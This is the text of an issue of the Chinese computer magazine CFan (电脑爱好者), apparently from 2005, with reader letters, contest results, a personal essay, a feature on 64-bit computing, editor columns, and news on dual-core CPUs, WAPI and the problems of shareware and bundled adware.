简介：中文版 MSDN 在线资源库没有英文版的全面，所以，如果你的英文水平够好，可以去微软的 MSDN 网站上转转（或者安装 MSDN 光盘），会有很多有用的资料。进入 MSDN 英文版资源库后，单击左侧 Web Development，在它的下面你会找到非常全面的 HTML、DHTML、CSS、JScript&VBscript 的参考资料。

网址：http://www.xml.org.cn/index.html

简介：中国 XML 联盟网站，成立比较早，收集有大量 XML 的教程及相关资料，值得去看一看。

网址：http://www.w3.org/（英文）

简介：W3C 是由全世界很多知名互联网相关企业组成的一个组织，提供互联网标准和规范，如 HTML、XML、CSS 等，它的官方网站上也有着丰富的内容资源。

CF [BL04]

读者之声

(河南读者杨斌)第一次给贵刊评刊，因为我是第一次买这本刊物。还记得是个雨天，我上网查电脑方面的刊物，搜索到的有很多，不过到书店一溜达，杂志方面关于电脑的却寥寥无几。大略览一遍，没几本好看又实用的，谁知前脚还未出门，就被Seller的介绍吸引了："《电脑爱好者》还有最后一本，销路很好，你可以看一下。" " ？ "

虽然没有买过这本刊物，但"最后一本，销路很好"的推荐使我心生买意，几秒钟之后，口袋里便少了五元。从此之后出门的时候，背包里便有了本前所未有的东东。

(辽宁读者曾繁久)《纸键盘》这篇文章很感人。让众多衣来伸手，饭来张口，整天只知道花钱享受的人们看看吧。充裕的物质条件并不能带来一切，如何正视现实，冲出逆境，体谅父母，提高自己，才是他们不断学习并应该努力去做的。

(辽宁读者谭国杰)最近又讲到DOS命令了，我很喜欢这样的文章，我还特别练了练DOS命令，例如：CD、DIR、FIND等，感觉又回到了以前——看着我的Computer teacher在黑洞洞的窗口中打出这些命令时，真是佩服呀！

CFan在图形图像方面文章比重加大了，真正把CFan在这方面的漏洞补上了，这使得CFan的内容更加趋于完善，如果再介绍一些数据库方面的文章就更好了。

我还希望增加一些绘图软件的实例应用或老软新用的文章，还有揭示老软不为多数人所知的实用功能。我很喜欢CFan一些揭密求真的文章，它们引导正确的舆论，是我们广大读者的贴心人。

(哈尔滨读者李芸)在学用电脑的实践中，我摸索出许多实用技巧，由于条件所限，我无法用E-mail的方式将稿件寄给你们，因此我想用邮寄的方式投稿，不知是否可行。如果我的稿件很荣幸地被《电脑爱好者》刊登，那么稿费是以何种方式领取？可以用银行卡吗？

爱刊回音:现在虽然用E-mail方式投稿者居多，但有些作者受环境所限，只能用普通信件投手写稿。对于这部分稿件，小编们也都要一一过目，优秀文章同样有机会被采用。但需要注意的是，手写稿的字迹一定要写清楚。我们原则上欢迎大家以各种方式投稿，大家可以根据自己的条件选择投稿方式：有条件的最好用E-mail，这样能省去编辑的录入工序；其次是在寄来打印稿的同时附上刻录光盘或软盘；条件确实不允许，则用手写稿也来者不拒。

如果您的稿件被采用，文章发表后，我们将寄给您样刊和稿费。稿费统一以邮政汇款的方式发放，目前不支持银行卡转账。

(山东读者李明)我是一名普普通通的学生，但也是一名电脑爱好者。我是从小学四年级开始迷恋于电脑的，那时我们学的DOS系统，用的是586档次的机子。随着经济的发展和社会的变迁，我们学校也慢慢地用上了装有Windows系统的计算机了。从那时起，我便开始沉迷于电脑了。于是，我经常买一些有关电脑的书来充实自己，我买过的电脑类杂志很多，但我最终选择了《电脑爱好者》并从那时起期期必买。我选择《电脑爱好者》，并不是因为它销量大，而是因为这本杂志可以让我学到一些以前没有学过的电脑知识，这才是我喜欢它的主要原因。希望《电脑爱好者》今后能出版更好的文章，让我能学到更多的电脑知识。我现在学的是计算机专业，我喜欢电脑，我更爱《电脑爱好者》！

(山东读者张淮鑫)我去年很早就订了《电脑爱好者》，为何至今都没有得到印有我名字的超级个性化珍藏版？

爱刊回音:个性化珍藏版只针对于直接汇款到杂志社邮购全年杂志的读者，通过邮局订阅的读者不享受这个特殊待遇。如果您是全年直接邮购读者，而收到的杂志又不是个性化版本，请尽快与邮购部联系解决，邮购查询电话是010-88400565或88400665，邮箱是yougou@cfan.com.cn。

(四川读者熊川)我是《电脑爱好者》的忠实"粉丝"，至今已与《电脑爱好者》相处两年半了。第一次遇见她纯属偶然——

那是一个傍晚，刚进县城上高一的我显得比较老实，不泡吧，不蹦迪，不 车，不恋爱，闲着没事就去街上逛游。一次，在街上一个拐角处，一辆摩托从我身边风一样飞过，扬起一片灰尘，然后"欻"的一声掉下一本BOOK，我开口叫那位车手时，却发现他已扬"尘"而去，我也是望尘莫及啊！捡起它，不，应该是她，我看见她的名字端端正正地写上脸上——电脑爱好者。我翻阅她时，惊奇地发现，她就是我的另一半。后来，我恋爱了，泡吧了，蹦迪了，也 车了。当然，我的恋人是她。泡吧是她催我去的，我 车时也总是紧紧地把她抱在怀里，让她第一时间到达城那边的网吧……我看着她越来越漂亮，越来越丰满，越来越博学……我真为她的成长感到兴奋，我衷心地祝福她！如今我要高考了，希望她能带给我好运，助我金榜题名！

热心评刊员公布

以下17位读者被评为2005年第6期热心评刊员。

一等奖2名(奖品:漫步者R1600TD音箱)

韩　忠(甘肃)　魏小桑(贵州)

二等奖5名(奖品:漫步者H500耳机)

孙伟杰(河南)　石　亮(福建)　张兆光(山东)　郑　军(安徽)　吴静琳(陕西)

三等奖10名(奖品:Photo硬派6.0中文版软件)

陈方君(重庆)　杨荣荣(山东)　郑治纲(河南)　徐　耀(北京)　解少腾(山东)　翟　飞(河南)　王宪洋(陕西)　林广攀(浙江)　荆　亮(山东)　卢世军(浙江)

最佳文章公布

2005年第6期优秀文章

第一名:"特别话题"栏目《局域网的幸福生活》作者:**刘晓辉 拱旭东 冯英杰**获得奖金500元和《电脑爱好者》荣誉证书。

第二名:"CFan新视界"栏目《DIY时代奏响休止符?》作者:**James**获得300元奖金和《电脑爱好者》荣誉证书。

第三名:"聪明用电脑"栏目《QQ超实用秘技大曝光!》作者:**木头人 姜琪 LX 流浪人**获得200元奖金和《电脑爱好者》荣誉证书。

走进读者的电脑生活

爱在与电脑争宠的日子

■浙江　汪小梁

一年前，他是热心帮我修电脑的老好人网管，一年后，他成了我的新郎。交换戒指的那一刻，我还挺乐呵，暗暗感激电脑这个媒人为我带来了幸福婚姻。

谁知……

蜜月还没过完，他就已大有要电脑不要老婆之势。整日坐在电脑前，不说不动，不知疲倦，却时不时狂笑两声，使我本来就有的失眠症更加根深蒂固。不止一次，我半夜被他傻傻的笑声惊醒，每次总是看见他紧锁的眉头被笼罩在电脑微光下，十指如飞地输入一连串指令，颇有不解决问题不罢休之意。一天，我终于忍不住了，怒问他怎么不去跟电脑结婚。他竟一脸无辜地说:“我对老婆大人的爱犹如滔滔江水，延绵不绝，所以不必急于一时。网络则像茶馆，游客不绝信息量大，变化速度日新月异。我只好天天盯在上面，及时掌握最新知识。嘿嘿嘿！”哼，什么破比喻！

没办法，要出绝招了，我决定用温柔诱惑政策。恰好，电力局通知周日晚上我们这个小区停电。我做了新发型，买好蜡烛，又精心做了一桌菜，准备来个烛光晚餐。果然，晚饭时间停电了。我心中窃喜，点上蜡烛，含情脉脉地看着他，他却只专注于眼前的牛肉。没办法，我只好主动出击，柔柔地问他我的发型如何，他依旧埋首进攻牛肉，头也不抬地回答:“还好吧，挺像《泡泡堂》里的葱头。喂，别气别气，再气下去，你的脸色就跟里面的黑　一样了。”呼——我暗自咬碎满口银牙，强压怒火，继续发　:“那今晚停电，不能开机上网，你陪人家聊天好不好？”他突然抬头，专注而深情地盯着我，一脸讨好的笑容虚假得令人起疑“我的台式机不能用，可老婆大人的笔记本有蓄电池啊。你觉不觉得，你那台性能卓越的笔记本只用来写稿太浪费了？不如，趁今晚有空，我牺牲点个人时间，帮你开发一下新功能？”我瞬时警惕，试探着问他:“怎么开发？”“嘻嘻，用我昨天刚买的光盘来开发它吧……”

一气之下，我改了笔记本的用户名与密码，并发誓跟电脑势不两立。

一计不成，再生一计。他的生日快到了，恰是周末。早半个月，我已经打定主意要利用双休日拉他出去春游，让他看看不是只有网络上才有美丽的风景。生日当天清早，我问他打算怎么庆祝自己的生日，他瞬时很高兴，说:“老婆，你有这份心就好，但不要为我浪费钱了，你陪我在家尽情上网一天庆祝吧。”当时我的脸色一定很难看，因为他突然有些怯怯地伸出手说:“老婆，别生气，一切听你安排，你想去哪咱就去哪。”但我已经没心思出去了，咬牙切齿地说:“好，我答应你，陪你上一天网，你也不准出去，不准吃饭。现在就一起去书房上网。”然后，我拉开卧室门，冲进书房，把各自的电脑打开，一言不发开始上网。他很担心，围在旁边道歉，我不理睬他，闷头上网，赌气进入聊天室，专找酷男聊天。他在旁边看着，几次欲言又止。半天，他自言自语地说:“网上是找不到爱情的。真正的爱情只在现实中发生。”我不理他，继续与网友聊得火热。他终于忍不住了，也坐下来上网。突然，我的QQ有消息，是他发的:“老婆，笑一笑好吗？看你生气，我比你还难过。你也知道，电脑是我的工具，但你是我全部的生活，虽然有时候我会沉迷网络忽视你，但在我心里，你才是最重要的人。我努力工作的目的只是希望能让你过得更好。我可以离开电脑，却不能离开你。我们现在出去春游，好吗？”然后，他发出一连串夸张的哭泣表情。我终于还是心软了。那天下午，我们去郊外踏青，与绿草和风　打成一片，于电脑之外，收获了另一片风景。

现在，他依然还是每日埋首电脑，但再也不会忘了对我嘘寒问暖。我们的生活，进入了一个与电脑同行的新阶段。CF [DB01]

重要声明
1．作者向本社投稿后，三周内没有收到录用答复的(该答复可能是电话或电子邮件等方式)，可自行处理。
2.本社坚决反对抄袭和一稿多投行为。
3.除非作者事先声明，否则本社对来稿有编辑权和修改权。
4.刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。
5.本刊介绍的互联网网站（主页）在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站（主页）今后不含非法内容（链接），读者一经发现请立即向当地公安机关举报。
6.本刊所载文章作者授权本社声明:本刊所刊其撰写之作品，未经本社许可，不得转载、摘编。

电脑核心从32位到64位的转变正在悄然进行中，比起行业应用的如火如荼，普通消费者却迟迟不能提起兴趣，就连专家也表示64位取代32位的时代还为时尚早。但以应用带动消费的时代似乎已经过去，有人说，消费者认可64位并不是因为需要，那是因为什么呢?

32位后劲仍足 64位只欠东风?

■ 新闻采访部 张健 ■ 特约记者 邹肇辉

从某种意义上讲，处理器的发展直接影响着整个IT行业的发展水平，电脑核心从16位到32的转变对IT行业产生的巨大影响就是一个强有力证明。最先把64位处理器引入寻常百姓家的AMD正在全力以赴地推广64位计算技术在全行业的应用，然而这场革命起初因为缺少Intel这个主角似乎有些进行不下去了，因为消费者在观望，他们担心过早地选择64位会为它的早产付出高额代价，但同时，他们更加担心会成为时代更替的牺牲者。现如今，AMD的主动"推"和Intel的"附和"，让消费者陷入了两难境地。智者开始考虑这样一个问题，现在到底该不该迈进64位计算技术的新纪元呢?

64位在逼近 你做好准备了吗?

在AMD的努力下,64位处理器已经从高端商务应用走进寻常百姓家，Intel再也不能无动于衷了。消费者需要了解哪些64位的基本知识?

我们通常说的64位技术是相对于32位而言的，这个位数指的是CPU GPRs(General-Purpose Registers，通用寄存器)的数据宽度为64位，64位指令集就是运行64位数据的指令，也就是说处理器一次可以运行64bit数据。

从32位到64位，表面上好像只是CPU字长增大了一倍，实际上它使寻址范围、最大内存容量、数据传输和处理速度、数值精度等指标也成倍增加，带来的结果就是CPU的处理能力得到大幅提升，尤其是对强烈依赖数值运算、存在巨量数据吞吐和需要超大并发处理的应用提升效果非常明显，如科学计算、人工智能、平面设计、视频处理、3D动画和游戏、数据库以及各种网络服务器等。

目前主流CPU使用的64位技术主要有AMD公司的AMD64位技术、Intel公司的EM64T技术、和Intel公司的IA-64技术。其中IA-64是Intel独立开发，不兼容32位计算机，仅用于Itanium(安腾)以及后续产品Itanium 2，人们习惯性地称它为"纯64位技术"。



64位计算技术从2003年推出至今，其产品线不断丰富。目前，AMD方面支持64位技术的CPU有Athlon 64系列、Athlon FX系列和Opteron系列。Intel方面支持64位技术的CPU有使用Nocona核心的Xeon系列、使用Prescott 2M核心的Pentium 4 6系列和使用Prescott 2M核心的Pentium 4 EE系列。

从目前市场表现看，"低价优质"显然是采用64位台式电脑最抢眼的优势，但比起10年前处理器从16位到32位的过渡所引起的IT行业的连锁反应，32位到64位的过渡显得如此平淡无奇。既然价格已经不是问题，消费者持币待购又在等待什么呢?

来自64位反垃圾邮件系统的启示

天天和电子邮件打交道的人都会有这样的体会:每天处理邮件时，总会人工过滤大量垃圾邮件，即使开启邮件客户端所

有的反垃圾邮件过滤功能，也需要人为分拣一些过滤不掉的垃圾邮件，你是否计算过处理垃圾邮件占用了你多少时间呢？

国内知名的邮件系统供应商三五互联副总经理吕联苇先生给记者算了这样一笔帐:如果一个企业有100名员工，每人每天收到100封垃圾邮件，那么，这个企业每天收到垃圾邮件的总数为1万封，如果一封邮件的平均处理时间为7秒，一天就需要19.4小时，这将会占据2个专职处理垃圾邮件的员工的全部工作时间，这其中还不包括处理邮件传播的病毒所占用的工作时间。假如企业应用了目前的最完善的32位处理系统，情况是否会好一些呢？

三五互联实验室的工程师当场为记者演示了32位系统和64位系统处理垃圾邮件的不同效果。整个测试过程的发邮件量统计为:64位服务器投递了26277封邮件(总量为2.05GB)，32位服务器为26086封(总量为2.05GB)，服务器处理邮件队列的缓存极限为1.9G，那么通过特殊算法计算可以得到这样一张表格:



64位高性能计算机曙光4000A由中科院计算所、曙光公司、上海超级计算中心共同研制成功，并在2004年6月公布的全球高性能计算机排行榜上位列第十。它的研发成功使中国成为继美国、日本之后第三个能制造10万亿次商品化高性能计算机的国家之一。作为中国国家网格最大的主节点，2004年11月25日，曙光4000A在上海超级计算中心正式启用后，为气象、环保、建筑等多领域用户提供更有力的高性能计算服务

	开始投递邮件时间(A)	完成邮件队列处理时间(B)	邮件队列被清空的时间(C)
64位	01:37:18	01:40:47(耗时3分钟19秒)	02:10:00(耗时29分钟13秒)
32位	16:49:17	17:21:32(耗时32分钟15秒)	18:58:22(耗时96分钟50秒)

一组权威数据表明，垃圾邮件占据全球电子邮件的比例从2003年底的35%增长到2004年的85%。美国著名网络安全及垃圾邮件研究机构 Radicati Group的报告显示，到2008年，欧洲的电子垃圾邮件量将增长到71%，每年以54%的速度增长。应对洪水猛兽般的垃圾邮件，讲求执行效率的企业还会犹豫是否将升级自己的服务器到64位吗？

来自64位反垃圾邮件系统的应用告诉我们，64位计算技术带来的不仅仅是效率的提高，更是安全性、稳定性等各方面的全面提升。

当然，反垃圾邮件系统也许只是64位计算技术的一个边缘应用，但它的出现确实让普通消费者看到了64位应用的巨大潜力，不过这毕竟是一个看似和消费层面无关紧要的行业应用啊，他们可能会认可64位的企业级应用，那么企业级的64位应用会刺激终端消费吗？处理器设计专家给出了一个看似和市场背道而驰的结论。

专家:64位桌面应用不急需

中国科学院计算所"龙芯"课题组负责人胡伟武，国内芯片制造领域的专家，在接受记者采访时说，64位计算技术迟迟不能普及的根本原因是桌面级应用对64位技术的依赖并不是非常迫切。他进一步解释说，在国内，我们更需要的是一定价格下的高性能，而不是盲目追求没有必要的应用扩展。



NEC推出的型号为NEC Versa A2100笔记本电脑，它的推出成为国内首款基于AMD64计算技术的万元内的笔记本产品

10年前，计算机历史上曾发生过一次重大变革——多媒体技术唤起了人们对32位电脑的渴望，那些想让电脑屏幕鲜艳起来、让电脑奏出美妙的音乐、让电脑能与人交流的人发现，自己破旧的16位286电脑再也无法满足最基本的需求了，于是业内孕育并上演了32位电脑"夺权篡位"的一幕。也许那一幕连最初开发MS-DOS的比尔·盖茨都没有想到，否则他也不会认为电脑只要有640KB内存就够了。

行业应用如火如荼，消费者更关心什么时候自己才能用上64位计算技术，但专家的说法也许会让你大失所望。

10年后，人们还没有充分享受到32位处理器的高性能，因为32位处理器理论上可以支持高达4GB的内存，也因为32位会带来较小的延迟，更高的处理器频率。胡伟武教授解释说:"实际上，目前推动



AMD 总裁兼首席执行官海克特·鲁尔兹博士展示64位AMD Opteron处理器

64位技术应用的并不是桌面机应用，这一点无论是将64位平民化的AMD，还是曲高和寡的Intel都很清楚，行业级应用才是64位这个锋利的武器的用武之地啊！”

一位资深的硬件评测专家断言，如果说32位取代16位确实是应用在驱动，那么64位取代32位更像是厂商炒作的　头。普通用户一定会产生这样的疑问，专家都如此断言，我们还需要犹豫吗？

64位万事具备 只欠东风？

采访中，记者发现，为数不少的专家在谈到64位应用是否能普及时，总有这样的担心：64位硬件平台具备了，软件还远远跟不上，程序员编译大量的32位程序仍需时日，甚至有网上评论称，微软新版本的Windows XP Professional x64版只不过是简单的将32位程序编译成为了64位，而未发挥64位本身优势。

资深的系统分析员陈工程师有将近6年的大型软件开发经验，据他分析，已面市的64位开发工具主要有SUN的64位JAVA、Apple的Xcode 2和一些64位Linux自带的C/C++编译器，其中名头最响的自然非64位JAVA莫属。虽然JAVA优异的跨平台性能有目共睹，但客观地说，JAVA目前还难以担起各大系统主要开发工具的重任，特别是在Windows平台，微软的Visual Studio .Net和Borland的64位开发工具才是普通开发者最企盼的。

64位硬件平台完全具备了，Windows XP Professional x64版的出现让消费者看到了升级的希望，也许你还在质疑64位软件平台还没有完全就位，但资深软件工程师有不同的观点。

理论上说，基于.Net的开发工具都可以进行64位软件开发，但仅有这点是不够的，包含所有64位开发元素的开发环境才是真正意义上的64位“掘进机”。如果只是搭好一个架子，里面没有丰富的64位构件，那么其用处也只能算聊胜于无，除非你是一位对系统底层开发兴趣盎然的人。据称微软即将推出Visual Studio .Net 2005开发工具对64位软件的开发有了更好支持，能快速开发出支持AMD的X86-64和Intel的EM64T指令集的应用软件。

虽然Intel和AMD的桌面64位CPU都能支持32位代码，但这未免有些大材小用，而且它对32位软件性能的提升很小，运行某些软件甚至不升反降。因此，要真正进入64位的广阔天地，必须使用“纯”64位软件，即完全使用64位扩展指令集，不用或少用32位代码。除了部分新开发的软件外，大多数32位软件都要进行移植或升级才行。由于64位CPU只是扩展了32位指令，并不像32位CPU那样对16位指令进行了全新改造，还增加了新的工作模式，因此32位向64位的移植将较为容易，至少不会遇到当年16位向32位过渡时源代码必须作大规模修改的麻烦。

据传IBM的大型数据库DB2只花了两天时间便完成了向64位的过渡，虽然消息可信度不高，但从中不难看出64位升级之路并非荆棘遍地。除涉及系统底层的软件，如杀毒软件、系统工具软件、驱动程序，以及各种嵌有汇编代码或直接面向硬件的软件需要针对64位的特点重新编写外，其他应用软件的移植将可能较易和较快地完成，除非开发者打算为64位作特别优化而自愿将整个软件重写。

那些基于JAVA或.NET框架的软件在升级到64位时更是占尽便宜，基本上不用动源代码就能跑步进入64位殿堂。只要它们的虚拟机或中间编译器支持64位代码，其上层的应用程序即可很好地运行在64位环境中，这也是JAVA等比C++之类优越的地方。

“到目前为止，各种阻碍64位系统推广的不利因素都在各方的努力下一一化解于无形，IT已走到了64位的门槛前，虽然32位仍占主流，但易帜于64位只是早晚的事”陈工程师断言道。

已经有公司准备抓住这个机会了，博科资讯集团副总裁付勇认为，64位技术在2003年会由小范围应用转为广泛应用，将有更多的企业信息化系统向64位应用迁移。尤其是2003年发布的SQL Server 2000(64位)企业级数据库，另外AMD发布的64位Opetron服务器，这二者都将大幅降低64位平台的总体成本。过去阻碍企业向64位应用迁移的高昂价格因素将不复存在。如果64位平台的成本大幅下降，向64位平台迁移的用户会增加很多。

升级Windows XP x64理由TOP 5

1.如果你追求高性能，64位应用程序可以在每个时钟周期内传递更多数据，这样程序运行速度更快、效率更高。

2.如果你想不被程序频繁读取硬盘缓存数据的喀喀声打扰，64位Windows将普遍支持多达128GB的内存和16TB的虚拟内存，更多数据预先加载到虚拟内存中，64位处理器当然能够快速访问。

3.如果你留恋32位软件，Windows 64(WOW64) x86仿真层帮你轻松应对大多数32位应用软件。

4.如果你很发烧，它支持多达两个单独或多核心x64处理器，只有资金到位，最高性能不是梦想。

5.如果你酷爱编程，你会惊奇地发现该环境与32位Windows开发环境几乎是完全相同的。

（下转第12页）

讲述小编自己的故事……

IT 人的“老大难”问题

■ 特别的特别

时间总在不经意间慢慢流失，我们的年纪也在一点点增长。前段时间在 览网页时看到了一篇很有意思的文章，全文对“IT 业是吃青春饭”这一问题进行探讨。想想看，发现身边的确没有大龄 IT 工作者。

不少人都说应届毕业生很难找到工作，原因就是他们工作经验的缺乏。毕竟任何领导也不可能要求他们立刻就能独立完成一些重要任务。于是在IT行业中，那些有一定工作经验，而且又有很大发展空间的年轻人成了“抢手货”。不过，这种状态也只能维持到35岁。40岁对于IT 人来说，已经是退休年龄。

前面提到的文章还道出了一些大多人没有注意到的问题：IT业的理想招聘对象就是28至35岁之间，男性，名牌大学毕业生。再加上很多人喜欢招聘与自己年龄相似的人，这也就产生了IT业的“老大难”问题。

就目前IT 业的状况是从业人员，尤其是软件开发人员的体力和接受能力远比工作经验重要，所以企业感到没必要考虑年龄较大(较为有经验)的人员了。

就像文章中举的那个例子：41岁的老张，计算机软件专业本科毕业，具有10多年软件开发的工作经验。他一开始对自己的跳槽充满信心。然而，每当老张将自己精心策划的求职简历交给用人单位时，人家指指“应聘者须35岁以下”的应聘条件，便将老张的简历给退了回来。老张还从有些招聘人员那里解读出这样的信息：都40多岁了，还在干基层的开发工作，业务一定不精。最终，老张带着挫败的情绪和失望走出了IT人才招聘市场。

IT 业是个很特殊的行业——经验是贬值而不是增值，如果你不能表现出足够的创造力，那将无法吸引用人单位。

说到这里是不是你也很紧张，担心自己有一天也会被这个社会过早地淘汰？

其实对于当前的IT从业人员，只要随时学习最新的知识，就能紧跟时代潮流。

国外很多从事技术开发的人员，就算超过40岁，还在乐此不疲地学习新技术，“心态”在其中起了很大的作用，他们喜欢编程，对他们来说工作就是快乐。那句“七十岁的人，十七岁的心”是每个IT 人都应该细细品味的。

最后在引用原文中的一句话作为结束：无论是国内还是国外，IT业称目前正面临高技能员工的短缺问题。一个极度 乏合格人才的行业，怎么可能仅仅因为年龄而拒绝合适的应聘者呢？

CF [DJ01]

健谈天下



最近，亲戚都在忙着出国。先是一个小舅子去芬兰拜音乐大师深造圆号技艺，后又是一个表弟去法国学一个根本没听说过的专业——暖通工程，接着是小姨子办签证说是要去西欧考察，现在连自己的夫人都要去英国深造一年。为他们高兴的同时，我在想，出国是不是一条可以选择的道路呢？

就在我正做送亲人出国的准备工作时，刚好看到了北京电视台热播的一个留学生在英国的节目，里面既讲述了不满18岁的高中生在英国的坎坷经历，也在宣传某高级知识分子立足英国上流社会的光辉事迹，编导似乎有意在用电视人的手段告诫大家不要盲目出国，但也在传达只要你够强，在国外照样立足。这就让我有点儿挠头，哪些经历更具代表性呢？是小留学生的吃苦经历，还是科学工作者自强不息、奋战大不列颠的经历呢？幸好我的亲戚们都有一技之长，否则会不会也沦为西方社会的二等公民呢？

要说电视人的手法就是高明，前些年一部《北京人在纽约》似乎让不少海龟派看到了自己在国外的缩影。而最让他们引起共鸣的，也许是冯小刚导演的《不见不散》。有个签证处的朋友告诉我，时下流行在国外找出路，因为国内就业压力、升学压力太大，所以大家一方面抱着镀镀金的幻想，一方面更加深重地审视出国后的前景。

最近，在北京举办的一次留学人员招聘会上，中关村有家软件公司报出月薪2500元的条件，居然引得三个“海归”硕士们争相竞聘，这与以前几十万元年薪的行情简直不可同日而语。这家企业在招聘会上，以月薪2500元招聘普通的软件工程师，附加条件是“有留学背景者优先”。该公司高层说：“原本是随便写的，却没想到真的有‘海归’来，还是硕士，还同时来了3个。”而该公司有五年以上工作经验的“土”硕士，月薪最低也有6000元。如果这三位洋硕士事先知道国内的就业形势将要如此，他们还会干这个费力不讨好的事儿吗？

在我们身边不乏一些抱有崇高理想的青年人才，在他们看来，出国只不过是一种手段，说白了就是为了学西方先进的科学文化知识，将来还是希望回来报效祖国的。但在国内有中国特色的社会主义市场经济体制尚不完善的时候，在改革重点不断向广大农村转移的时候，那些有资源而没人才的中西部地区，需要的知识能在国外学到吗？

经过反复思考和充分听取周围同志们的建议，阿健决定：我留下，不过要把笔尖指向国外更加先进的科学技术，做一个知识的传递者吧。

CF [DJ02]



9880万 近日，信息产业部公布的一组数字显示，目前中国互联网上网人数已达9880万。

15% 一项最新的调查显示，40%的消费者喜欢 览一些政治有关的BLOG，这些人当中25%月 览次数超过一次，15%的人会在这些话题后面留下自己的言论。

100GB 日立和富士通近日宣布，它们已经开始销售在容量和性能上都超过上一代产品的笔记本电脑硬盘产品。日立公司的Travelstar 7K100系列、富士通公司的MHV2100BH系列都属于2.5英寸硬盘，最大存储容量为100GB。测试表明，与最有竞争力的5400 rpm硬盘相比，Travelstar 7K100系列的数据传输速率提高了25%。

4.97亿 盛大今年第一季度净营收为人民币4.97亿元(约6000万美元)，比去年同期增长118.3%，与上一季度相比增长15.3%。

64% 近日，韩国政府通过制定一些相关政策，使用户手机垃圾信息现象得到有效缓解，据一项调查显示，与2004年12月相比，用户收到的垃圾信息量下降了64%。

10亿美元 根据调查机构In-Stat的消息，目前全球在线音乐市场规模正以134%的高速增长，达到了10亿美元的规模。其中50%的受访者习惯为音乐下载服务收费。而在国内，由于版权纠纷，在线音乐市场一直没有发展起来。

冠 双核CPU面市 厂商目标高端用户



前不久，AMD在京正式发布多款双核芯片。由于其竞争对手Intel已经发布了针对桌面PC市场的双核芯片，可以预料本次发布AMD将把火力主要集中在6款服务器和工作站芯片上。AMD在国外先期发布10款新品中，有三款属于面向4到8路服务器的双内核Opteron 800系列，三款是面向工作站及双路服务器的双内核Opteron 200系列，还有四款组成了供PC用的Athlon 64 X2系列。

上榜理由：在散热、功耗等问题取得突破性进展前，CPU厂商将改变单一提高主频的策略，转而依靠其他方法提升CPU的运算能力。双核以及未来多核心处理器也将会成为处理器发展的重点。不过，有分析家称，即使是发烧友也一定要冷静，除非想搞台绘图工作站玩玩，否则就不要因头脑一时发热，卷入Intel和AMD的意气之争，抢着为它们尚未真正成熟的产品贡献辛辛苦苦赚来的银子。



原创软件者

网友横扫一片酷爱尝试各种软件，也为不少杂志社撰写软件应用类文章，和各类软件打交道多了，便发现了开发者的一些问题。向共享软件开发者付费后，却享受不到开发者承诺的各种服务，这使得非常有责任心的他越来越担心国内原创软件业的前途渺茫。

不用共享软件有原因

网友横扫一片的担心不无道理。目前，中国原创软件一般以共享软件和免费软件的形式进入市场。相比免费软件，共享软件显得更加完善，可以说具备了一切商业软件的特性。

中国共享软件注册中心这样给共享软件下了定义：共享软件是以"先使用后付费"的方式销售的享有版权的软件。用户可以从各种渠道免费得到它的拷贝，也可以自由传播它。用户总是可以先使用或试用共享软件，认为满意后再向作者付费；如果认为它不值得你花钱买，可以将其卸载得一干二净。

从字面上可理解，共享软件和商业软件相比，只是付费方式不同，实际上正是这些差异带来了用户体验级的巨大反差。网友横扫一片在网上选择下载了一款信息收集类的共享软件，在经过一段时间试用后，他决定向软件开发者付费。由于该软件的核心是一个定时更新的数据库，他寄希望于得到授权后，享受数据库的更新服务。不料，付费后的一个多月里，不仅没有得到任何开发者承诺的服务，更是连开发者本人也联系不上了。他尝试着用另外一个QQ号码以新用户购买软件为由联系开发者，竟再次得到开发者的热情服务。

据了解，目前国内开发者不能履行服务承诺的事件屡有发生，要么用户付费后不能享受升级服务，要么软件的微小改动也要让用户重新掏腰包，更有甚者，开发者为了让自己的软件更广泛地流传，自己将注册方法在网上公布于众，白白浪费用户的血汗钱。

免费了 就真的好了吗?

与共享软件开发者积极追求商业利益相比，免费软件开发者显得格外大公无私。那么，用户使用免费软件是否就能高枕无忧了呢?

记者随机下载了几个免费软件，一般为某流行软件的汉化包或辅助程序，安装完毕后发现系统托盘上被自动安装了上网助手、中文邮等许多与该汉化程序毫无关系的小软件。稍有经验的网友都会知道，在 览网页时，我们经常会遇到弹出窗口（图片），这些窗口多为某种插件或者软件提示安装程序，稍有不慎，就会被动安装一些不常用的软件。对于经验丰富的网民

国际标准组织介入WAPI 中美标准同时被冻结



某位熟悉IEEE(美国电工与电子工程师学会)机构的人士透露,中国WAPI标准在国际标准冲刺过程中所遇到的一系列不公正待遇已经引起了ISO(国际标准组织)高层的高度重视。"ISO总部已强力介入,采取措施避免问题的进一步扩大。"最新动态是,ISO/IEC秘书长艾伦布列敦先生将为调解纷争召集一次特别会议。

上榜理由:美国芯片厂商认为,如果WAPI标准强制实施,那就意味着美国厂商必须同时生产两种芯片,其中一种面向中国市场,另外一种则面向世界其他地区。但对于使用者来说,你会强调一种标准的安全性呢,还是会选择一种市场广泛认同的技术标准呢?我们近期将会针对这个话题进行深入的分析,敬请您关注本刊的深度报道。

如何生财有道?

■ 新闻采访部 张健 选题提供:横扫一片(奖金100元)



来说,屏蔽插件轻而易举,但对于一般网民而言,中招概率非常高。

软件开发者为什么将无关软件嵌入安装程序?他们去选择嵌入的程序是有目的的吗?

据国内某汉化软件作者透露,捆绑小软件是他们盈利的重点。在残酷的商业竞争当中,他们的做法也是逼不得已,因为实在没有其他方法让他们收到费用。归根结底,还是一个原创软件能否找到一种成功的商业模式的问题。

小知识

Download.com封杀内藏广告程序的软件

最近全球最大的下载网站——CNET Download.com表示,他们的编辑使用Lavasoft Ad-Aware、Webroot Spy Sweeper和PC-Tools Spyware Doctor对递交给CNET Download.com发表的新软件进行扫描,如果发现其中包含广告间谍软件,将会严格拒绝收入其网站。

要解决问题 待商业模式

除了有正式职业的程序员外,大多数想靠原创软件生存的程序员都有"我做原创软件做到破产"的感慨。据专家保守估计,中国的程序员每天都会在互联网上发布20~30个原创软件,但很大一部分并不能在大的软件下载网站中及时更新,就是被网民广泛应用的原创软件,制作者也不会得到任何回报。

中国软件行业协会秘书长胡昆山不无担心地告诉记者,尽管中国软件业发展已经有了很长时间,但中国原创软件发展现状并不乐观,很多程序员最后都只给国外网民写共享软件,因为只有这样才能拿到注册费。

